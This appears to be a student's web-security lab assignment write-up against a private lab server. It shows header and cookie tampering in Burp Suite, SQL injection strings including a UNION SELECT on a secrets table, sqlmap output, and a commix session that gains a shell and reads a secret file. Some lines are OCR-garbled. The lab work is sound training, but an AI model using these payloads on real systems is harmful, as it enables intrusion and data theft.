

Assignment 8

A1691850—Rio

15/05/2019

Q1.

The image shows two screenshots of the Burp Suite application interface. The top screenshot displays the 'Proxy' tab with the 'Intercept' button highlighted (1). Below it, the 'Request to http://10.8.0.240:80' is shown, with the 'Intercept is on' button highlighted (4) and the 'Action' button highlighted (5). The request details are visible, including the 'User-Agent: Unicorn' (3). The bottom screenshot shows the 'Response' tab with the 'HTML' button highlighted (7). The response content is displayed, showing a welcome message and a secret: 'decorate'.

1 Intercept

2 Target

3 Unicorn

4 Action

5 Repeater

Request to http://10.8.0.240:80

Forward Drop Intercept is on Action

Raw Headers Hex

GET /agent.php HTTP/1.1
Host: 10.8.0.240
User-Agent: Unicorn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

6 Go

7 HTML

Request

Raw Headers Hex

ET /agent.php HTTP/1.1
Host: 10.8.0.240
User-Agent: Unicorn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


Response

Raw Headers Hex HTML Render


Target: http://10.8.0.240

```
<html>
<body>
<h1>Welcome to Unicorn Browser Club!</h1>
<p>You have to be running Unicorn Browser to access the secret.</p>
<span style="color:blue">Congrats! Here is the secret: decorate
hoplite attemper cautious steamy tumult</span>
<br/>
<br/>
Source:
<pre>&lt;html&gt;&lt;body&gt;
&lt;h1&gt;Welcome to Unicorn Browser Club!&lt;/h1&gt;
&lt;p&gt;You have to be running Unicorn Browser to access the
secret.&lt;/p&gt;
&lt;span style="color:blue"&gt;&quot;Congrats! Here is the secret: decorate
&lt;/pre>
if (strpos($_SERVER['HTTP_USER_AGENT'],&quot;Unicorn&quot;) == 0)
{
    print(&quot;Congrats! Here is the secret: decorate hoplite
attemper cautious steamy
tumult&lt;span&gt;&lt;br/&gt;&lt;br/&gt;&n&quot;);
    print(&quot;Source: &lt;pre&gt;&quot;);
    htmlentities(shell_exec('/bin/cat ' . $_FILE_)) .
&quot;&lt;/pre&gt;&quot;);
}
else {
    print(&quot;Sorry you don't seem to be running the Unicorn
browser..&lt;br/&gt;&quot;);
    print(&quot;Your user agent is: &quot; .
$_SERVER['HTTP_USER_AGENT']. &quot;&lt;br/&gt;&quot;);
}
?&gt;
&lt;/body&gt;&lt;/html&gt;</pre>
</body>
</html>
```

And we open this on html:



Q2.



Target: http://10.8.0.

Request

Raw Params Headers Hex

```
POST /admin.php HTTP/1.1
Host: 10.8.0.240
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.8.0.240/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Cookie: PHPSESSID=1fpd229uigrekku9v8hc072ajn; superuser=true
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

submit=Request+Secret
```

Response

Raw Headers Hex HTML Render

```
<html>
<body>
  <form class="form-horizontal" method="POST">
    <input type="submit" value="Request Secret" name="submit">
  </form>
  Welcome Super User! Here is the secret:
  <span style="color:blue">okay arginine steward sot oussel
  backward</span>
</br>
<br>
Source:
<pre>&lt;html&gt;&lt;body&gt;
&lt;?php
session_start();
if (!isset($_COOKIE['superuser'])) {
    setcookie(&quot;superuser&quot;, &quot;&quot;, false&quot;);
    $admin = 'false';
}
else {
    $admin = $_COOKIE['superuser'];
}
&gt;
&lt;form class=&quot;form-horizontal&quot;
method=&quot;POST&quot;&gt;
&lt;input type=&quot;submit&quot; value=&quot;Request Secret
name=&quot;submit&quot;&gt;
&lt;/form&gt;
&lt;?php
if(isset($_POST['submit'])) {
    if(strtolower($admin) === &quot;true&quot;){
        print(&quot;Welcome Super User! Here is the secret: &lt;
style='color:blue'&gt;okay arginine steward sot oussel
backward&lt;/span&gt;&lt;br&gt;&lt;br&gt;&quot;);
        print(&quot;Source: &lt;pre&gt;&quot;);
        htmlentities(shell_exec('/bin/cat ' . $_FILE_)).
&quot;&lt;/pre&gt;&quot;);
    }
    else {
        print(&quot;Sorry, only superadmins are allowed
&quot;);
    }
}
&gt;
&lt;/body&gt;&lt;/html&gt;</pre>
```

0 matches

Project options User options Alerts

Target: http:

Request Secret

Welcome Super User! Here is the secret: okay arginine steward sot oussel backward

Source:

```
<html><body>
<?php
session_start();
if (!isset($_COOKIE['superuser'])) {
    setcookie("superuser", "false");
    $admin = 'false';
}
else {
    $admin = $_COOKIE['superuser'];
}
?>
<form class="form-horizontal" method="POST">
<input type="submit" value="Request Secret" name="submit">
</form>
<?php
if(isset($_POST['submit'])) {
    if(strtolower($admin) === "true") {
        print("Welcome Super User! Here is the secret: <span style='color:blue'>okay arginine steward sot oussel backward</span><br>");
        print("Source: <pre> . htmlentities(shell_exec('/bin/cat ' . $_FILE_)) . "</pre>");
    }
    else {
        print("Sorry, only superadmins are allowed to see the secret.");
    }
}
}
```

Project options User options Alerts

Target: http:


Request Secret

Welcome Super User! Here is the secret: okay arginine steward sot oussel backward


Source:

```
<html><body>
<?php
session_start();
if (!isset($_COOKIE['superuser'])) {
    setcookie("superuser", "false");
    $admin = 'false';
}
else {
    $admin = $_COOKIE['superuser'];
}
?>
<form class="form-horizontal" method="POST">
<input type="submit" value="Request Secret" name="submit">
</form>
<?php
if(isset($_POST['submit'])) {
    if(strtolower($admin) === "true") {
        print("Welcome Super User! Here is the secret: <span style='color:blue'>okay arginine steward sot oussel backward</span><br>");
        print("Source: <pre> . htmlentities(shell_exec('/bin/cat ' . $_FILE_)) . "</pre>");
    }
    else {
        print("Sorry, only superadmins are allowed to see the secret.");
    }
}
}
```

Q3.




Q4.



Welcome to IT Help Desk

How can we help you today?

Sorry, I can only give out the secret in emergency.



How can we help you today?

Ah.. OK if it's an emergency... the secret is: champ bedtime mulley yammer portage helpmate

Q5.

Try 'or 1=1#

Welcome user00000!

Your User ID is: **1**

Your secret is: **oops, no secret here. the one with the secret has a bigger id**

Notice: Trying to get property 'num_rows' of non-object in /var/www/html/login.php on line 19

Login

UserName :

Password :

Incorrect name or password

UserName :

'OR 1=1 LIMIT 30,1#

Your User ID is: **801**

Your secret is: **oops, no secret here. the one with the secret has a smaller id**

Your User ID is: **801**


Your secret is: **oops, no secret here. the one with the secret has a smaller id**

Welcome user00776!

Your User ID is: **777**

Your secret is: **xylem kedge bargeman unhouse wagtail regulate**

~~I hate this question.~~



Q6.

Name or parts of superhero name:

Name>	Gender	Alignment
truth header fireboat agrapha fame tray	truth header fireboat agrapha fame tray	truth header fireboat agrapha fame tray

secrets' union select secret, secret, secret,
secret, secret from secrets#

Q7.

```
root@zarya:~/sqlmap/output/10.8.0.240# sqlmap --url="http://10.8.0.240/guess.php" --data "number=21&submit=Guess%21" "number" --dump
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting @ 11:44:50 /2019-05-13/

[11:44:50] [INFO] resuming back-end DBMS 'mysql'
[11:44:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: number (POST)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: number=(SELECT (CASE WHEN (8969=8969) THEN 21 ELSE (SELECT 3874 UNION SELECT 1472) END))&submit=Guess!
```



```

root@zarya:~# commix --url="http://10.8.0.240:83/fortune.php" --data "character=beavis.zen&Submit=Get+Fortune"
Get Fortune
v2.8-stable
https://commixproject.com
(@commixproject)
+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2019 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program.

[*] Checking connection to the target URL... [ SUCCEED ]
[*] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) classic command injection point? [Y/n] > y
[+] The POST parameter 'character' seems injectable via (results-based) classic command injection technique.
[-] Payload: ;echo UUQ00J$((34+59))$(echo UUQ00J)UUQ00J

[?] Do you want a Pseudo-Terminal shell? [Y/n] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > ls -al

total 8 drwxrwxr-x 1 root root 6 May 8 02:53 . drwxr-xr-x 1 root root 18 Mar 27 01:00 .. -rw-r--r-- 1 root root 50
May 8 02:53 .secret -rw-r--r-- 1 root root 2653 May 8 02:48 fortune.php

commix(os_shell) > cat .secret

graphic selfheal withhold serenity scalage stairs

```